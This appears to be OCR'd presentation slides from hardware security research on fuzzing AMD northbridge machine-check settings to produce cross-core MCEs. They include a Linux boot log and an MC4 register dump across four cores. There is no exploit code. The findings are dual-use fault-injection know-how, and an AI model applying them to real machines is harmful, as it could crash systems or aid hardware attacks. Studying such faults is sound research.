
Let's add a handle…

- Modify fuzzer
  - Search for more complex bit configurations
  - Generate PCI abort on from one core,
    check MCEs on others

generating cross-core MCEs



```
[    1.234111] usb 1-1: New USB device strings: Mfr=0, Product=0, SerialNumber=0
[    1.235420] hub 1-1:1.0: USB hub found
[    1.236579] hub 1-1:1.0: 4 ports detected
[    1.245835] usb 2-1: New USB device found, idVendor=0438, idProduct=7900, bcdDevice= 0.18
[    1.245977] usb 2-1: New USB device strings: Mfr=0, Product=0, SerialNumber=0
[    1.247335] hub 2-1:1.0: USB hub found
[    1.248317] hub 2-1:1.0: 4 ports detected
[    1.279300] Freeing initrd memory: 85444K
[    1.293227] Segment Routing with IPv6
[    1.293304] In-situ OAM (IOAM) with IPv6
[    1.293388] NET: Registered PF_PACKET protocol family
[    1.293539] Key type dns_resolver registered
[    1.293580] x86/pm: family 0x16 cpu detected, MSR saving is needed during suspending.
[    1.294209] microcode: CPU0: patch_level=0x07030105
[    1.294261] microcode: CPU1: patch_level=0x07030105
[    1.294314] microcode: CPU2: patch_level=0x07030105
[    1.295677] microcode: CPU3: patch_level=0x07030105
[    1.297001] microcode: Microcode Update Driver: v2.2.
[    1.297012] IPI shorthand broadcast: enabled
[    1.299767] mce: [Hardware Error]: Machine check events logged
[    1.299871] registered taskstats version 1
[    1.300976] mce: [Hardware Error]: CPU 0: Machine Check: 0 Bank 4: b70000110003081b
[    1.303337] mce: [Hardware Error]: TSC 0 ADDR fdfc000cfc
[    1.304506] mce: [Hardware Error]: PROCESSOR 2:730f01 TIME 1753410695 SOCKET 0 APIC 0 microcode 7030105
[    1.305953] Loading compiled-in X.509 certificates
[    1.308733] Loaded X.509 cert 'Build time autogenerated kernel key: d5862910adca7ee16194da1e1a805db529424367'
[    1.311337] Loaded X.509 cert 'Canonical Ltd. Live Patch Signing: 14df34d1a87cf37625abec039ef2bf521249b969'
[    1.313937] Loaded X.509 cert 'Canonical Ltd. Kernel Module Signing: 88f752e560a1e0737e31163a466ad7b70a850c19'
[    1.315301] blacklist: Loading compiled-in revocation X.509 certificates
[    1.316739] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing: 61482aa2830d0ab2ad5af10b7250da9033ddcef0'
[    1.318252] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2017): 242ade75ac4a15e50d50c84b0d45ff3eae707a03'
[    1.319787] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (ESM 2018): 365188c1d374d6b07c3c8f240f8ef722433d6a8b'
[    1.321366] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2019): c0746fd6c5da3ae827864651ad66ae47fe24b3e8'
[    1.322941] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v1): a8d54bbb3825cfb94fa13c9f8a594a195c107b8d'
[    1.324520] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v2): 4cf046892d6fd3c9a5b03f98d845f90851dc6a8c'
[    1.326093] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v3): 100437bb6de6e469b581e61cd66bce3ef4ed53af'
[    1.327659] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (Ubuntu Core 2019): c1d57b8f6b743f23ee41f4f7ee292f06eecadfb9'
[    1.331069] zswap: loaded using pool lzo/zbud
[    1.333134] Key type .fscrypt registered
[    1.334719] Key type fscrypt-provisioning registered
[    1.336350] Key type trusted registered
[    1.344522] Key type encrypted registered
[    1.346149] AppArmor: AppArmor sha1 policy hashing enabled
[    1.351789] integrity: Loading X.509 certificate: UEFI:db
```



```
--- MC4 (northbridge) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
  [core 0]
         mc4_ctl (00000410):                                 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx (        ffffffff)
      mc4_status (00000411): x xx xxx                   x   x              xx    x      xx xx (b70000110003081b)
        mc4_addr (00000412):                         xxxxxx xxxxxxx              xx  xxxxxx   (      fdfc000cfc)
       mc4_misc0 (00000413): xx         xx x                        x                         (c01a000001000000)
       mc4_misc1 (c0000408):            x                           x                         (  10000001000000)
       mc4_misc2 (c0000409):                                                                  (               0)
        mc4_mask (c0010048):                                      x                           (         4000000)

  [core 1]
         mc4_ctl (00000410):                                                                  (               0)
      mc4_status (00000411):                                                                  (               0)
        mc4_addr (00000412):                                                                  (               0)
       mc4_misc0 (00000413):                                        x                         (         1000000)
       mc4_misc1 (c0000408):                                        x                         (         1000000)
       mc4_misc2 (c0000409):                                                                  (               0)
        mc4_mask (c0010048):                                                                  (               0)

  [core 2]
         mc4_ctl (00000410):                                                                  (               0)
      mc4_status (00000411):                                                                  (               0)
        mc4_addr (00000412):                                                                  (               0)
       mc4_misc0 (00000413):                                        x                         (         1000000)
       mc4_misc1 (c0000408):                                        x                         (         1000000)
       mc4_misc2 (c0000409):                                                                  (               0)
        mc4_mask (c0010048):                                                                  (               0)

  [core 3]
         mc4_ctl (00000410):                                                                  (               0)
      mc4_status (00000411):                                                                  (               0)
        mc4_addr (00000412):                                                                  (               0)
       mc4_misc0 (00000413):                                        x                         (         1000000)
       mc4_misc1 (c0000408):                                        x                         (         1000000)
       mc4_misc2 (c0000409):                                                                  (               0)
        mc4_mask (c0010048):                                                                  (               0)
```

- Found 3-bit northbridge configuration where non-core-0 generates PCI abort, delivered as MCE on core-0
- Issue: platform still resets

generating cross-core MCEs


Let’s build a hammer…

Let's add a handle…

Let’s … be a bit more careful

